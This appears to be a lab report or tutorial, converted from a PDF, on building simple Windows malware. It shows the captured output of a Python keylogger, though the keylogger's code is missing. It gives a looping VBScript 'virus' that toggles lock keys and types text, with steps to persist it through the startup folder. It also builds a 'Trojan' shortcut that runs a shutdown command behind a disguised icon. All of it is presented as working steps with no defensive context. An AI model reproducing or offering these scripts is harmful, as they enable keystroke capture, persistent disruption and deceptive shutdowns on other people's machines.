A. Creating a simple key logger in python

Code:

While my script is running, I tried to open a browser and type "hello world Wikipedia". Let's see what happened to our log file –


I can see, a "keyLog.txt" file is created in my computer desktop and if I tried to see its content I get –

```
keyLog - Notepad
File Edit Format View Help
2021-12-10 14:44:29,679: 'h'
2021-12-10 14:44:29,862: 'e'
2021-12-10 14:44:30,256: '1'
2021-12-10 14:44:30,390: '1'
2021-12-10 14:44:31,097: 'o'
2021-12-10 14:44:32,827: Key.space
2021-12-10 14:44:33,100: 'w'
2021-12-10 14:44:33,460: 'o'
2021-12-10 14:44:33,772: 'r'
2021-12-10 14:44:34,266: '1'
2021-12-10 14:44:34,308: 'd'
2021-12-10 14:44:35,245: Key.space
2021-12-10 14:44:36,526: 'w'
2021-12-10 14:44:36,882: 'i'
2021-12-10 14:44:37,138: 'k'
2021-12-10 14:44:37,830: 'p'
2021-12-10 14:44:38,000: 'e'
2021-12-10 14:44:38,236: 'd'
2021-12-10 14:44:38,509: 'i'
2021-12-10 14:44:38,602: 'a'
2021-12-10 14:44:38,943: Key.enter
```


B. Creating a virus


Code:

```
set x=wscript.createobject("wscript.shell") do wscript.sleep 100 x.sendkeys"{CAPSLOCK}" x.sendkeys"{NUMLOCK}" x.sendkeys"I am a Virus" x.sendkeys"{SCROLLLOCK}" loop
```




Copy this file and open run and type shell:startup and paste it their.





Now run the previous virus file and now whenever you type anything it will show like this




c. Creating a Trojan


1. Right click on desktop or any drive



2. Select create new shortcut and type shutdown -s -t 50 -c "Shutdown the machine"



3. Right click and Change the icon



After clicking this icon, PC will automatically get shut down.

